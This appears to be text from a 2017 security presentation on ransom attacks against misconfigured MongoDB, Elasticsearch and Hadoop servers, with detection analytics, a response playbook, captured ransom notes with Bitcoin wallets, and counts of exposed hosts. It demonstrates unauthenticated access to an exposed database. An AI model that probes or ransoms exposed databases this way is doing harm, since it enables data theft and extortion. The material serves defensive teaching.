


Creating Analytics

- Email:
 - Blacklist To/From sender and IP Address
 - Total IOC score from all threat sources weighted on confidence from each source
- Network Communications:
 - Blacklist Network IOCs
 - Total IOC score from all threat sources weighted on confidence from each source
 - Anomalous HTTP/DNS Detection (Payload size, Frequency Extraction, DGA)
- Endpoint
 - Blacklist File Extensions
 - YARA
 - Rapid attempts to create, modify, and access files




Collect, Detect, Respond



Creating Playbooks

- Determine Ransomware Infection
 - If device is infected, is it ransomware?
- Investigate Infection Delivery
 - Email, exploit kit, ect..
 - Search for other malicious artifacts
- Scope Incident
 - Identify malicious binary
 - Identify encrypted or ransomed files
- Protect against it
 - **UPDATE SOFTWARE**
 - Blocking IOCs
 - Tuning Analytics
 - Security training
- Recover
 - Verify that infection has not spread or remains
 - Restore from backup if possible



Aftermath



© Randy Wagner



Jan 2017

```

victor@windowlicker:~$ mongo --host [REDACTED]
MongoDB shell version v3.4.1
connecting to: mongod://[REDACTED]
MongoDB server version: 2.2.0
WARNING: shell and server versions do not match
> show dbs
WARNING
[REDACTED] 0.203GB
> use WARNING
switched to db WARNING
> show collections
WARNING
system.indexes
> db.WARNING.find()
{ "_id" : ObjectId("5859a0370b8e49f123fcc7da"), "mail" : "harak1r1@sigaint.org"
, "note" : "SEND 0.2 BTC TO THIS ADDRESS 13zaxGVjj9Mnc2jyyvDRhLyYpkCh323MsMq AND
CONTACT THIS EMAIL WITH YOUR IP OF YOUR SERVER TO RECOVER YOUR DATABASE !" }
> exit
bye
victor@windowlicker:~$ ^C
victor@windowlicker:~$

```

```

52.50.237.202:9200 x [REDACTED]:9200/pleasereadthis
{"pleasereadthis":{"aliases":{},"mappings":{},"settings":{"index":
{"creation_date":"1484540698077","uuid":"cPVFFIEsSSiRIhQHK5MvpQ","notice":"SEN
D 0.1 BTC TO THIS WALLET: 1Eqrzhx6yQafKm6WwKMhNASGMxZXP7uitr IF YOU WANT
RECOVER YOUR DATABASE! SEND TO THIS EMAIL YOUR SERVER IP AFTER SENDING THE
BITCOINS 4rc0s@sigaint.org HOW TO BUY BITCOIN:
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)","number_of_re
plicas":"1","number_of_shards":"5","version":
{"created":"2030199"}}},"warmers":{}}}

```

/

Permission	Owner	Group	Size	Last Modified	Replication	Block Size	Name
drwxr-xr-x	hdfs	supergroup	0 B	Sat Jan 07 10:40:01 -0500 2017	0	0 B	NODATAU_SECUREYOUR: [REDACTED]
drwxrwxrwx	hdfs	supergroup	0 B	Sat Jan 07 10:40:22 -0500 2017	0	0 B	tmp
drwxrwxr-x	hdfs	supergroup	0 B	Sat Jan 07 10:41:27 -0500 2017	0	0 B	user


Hadoop, 2014.




Motivation Behind These Attacks



Scanning for Misconfigurations!



MongoDB Documentation (Defcon 21 ->



The screenshot shows the MongoDB documentation website. At the top, there is a navigation bar with links for 'SERVER', 'DRIVERS', and 'CLOUD SERVICES'. Below the navigation bar is a search bar containing 'MongoDB Manual' and a search icon. A feedback form asks 'Was this page helpful?' with 'Yes' and 'No' options. The main content area is titled 'Networking' and features a sub-section 'Use Trusted Networking Environments'. A red circle highlights the title and the first paragraph of this section. The paragraph states: 'Always run MongoDB in a *trusted environment*, network rules that prevent access from *all* unknown machines, systems, and networks. As with any sensitive system that is dependent on network access, your MongoDB deployment should only be accessible to specific systems that require access, such as application servers, monitoring services, and other MongoDB components.'

IMPORTANT: By default, `mongod`, and `mongod` assumes a trusted environment. Enable [authorization](#) is needed. For more information on authentication mechanisms supported in MongoDB as well as authorization in MongoDB, see [Authentication](#) and [Role-Based Access Control](#).

For additional information and considerations on security, refer to the documents in the [Security Section](#), specifically:

- [Security Checklist](#)
- [MongoDB Configuration Hardening](#)
- [Hardening Network Infrastructure](#)



Recon

It's the Data, Stupid

Search for `product:"MongoDB"` returned 29,980 results on 18-07-2015




Top Countries

1. United States	12,649
2. China	4,698
3. France	1,341
4. Russian Federation	1,160
5. Netherlands	1,129
6. Germany	865
7. United Kingdom	805
8. Japan	775
9. Singapore	723
10. Brazil	640


2015

TOP COUNTRIES




United States	15,097
China	10,502
Germany	2,359
France	2,226
Netherlands	1,781

2017





Recon

Top Organizations



Recon




Think & Act As If You're The Attacker



My Mindset When Investigating!

```
def attacker():  
    print("Who, What, Where, Why & How")
```

```
attacker()
```




Know Your Hackers and Groups

Expand Your Network



Profiling The Attackers Mindset


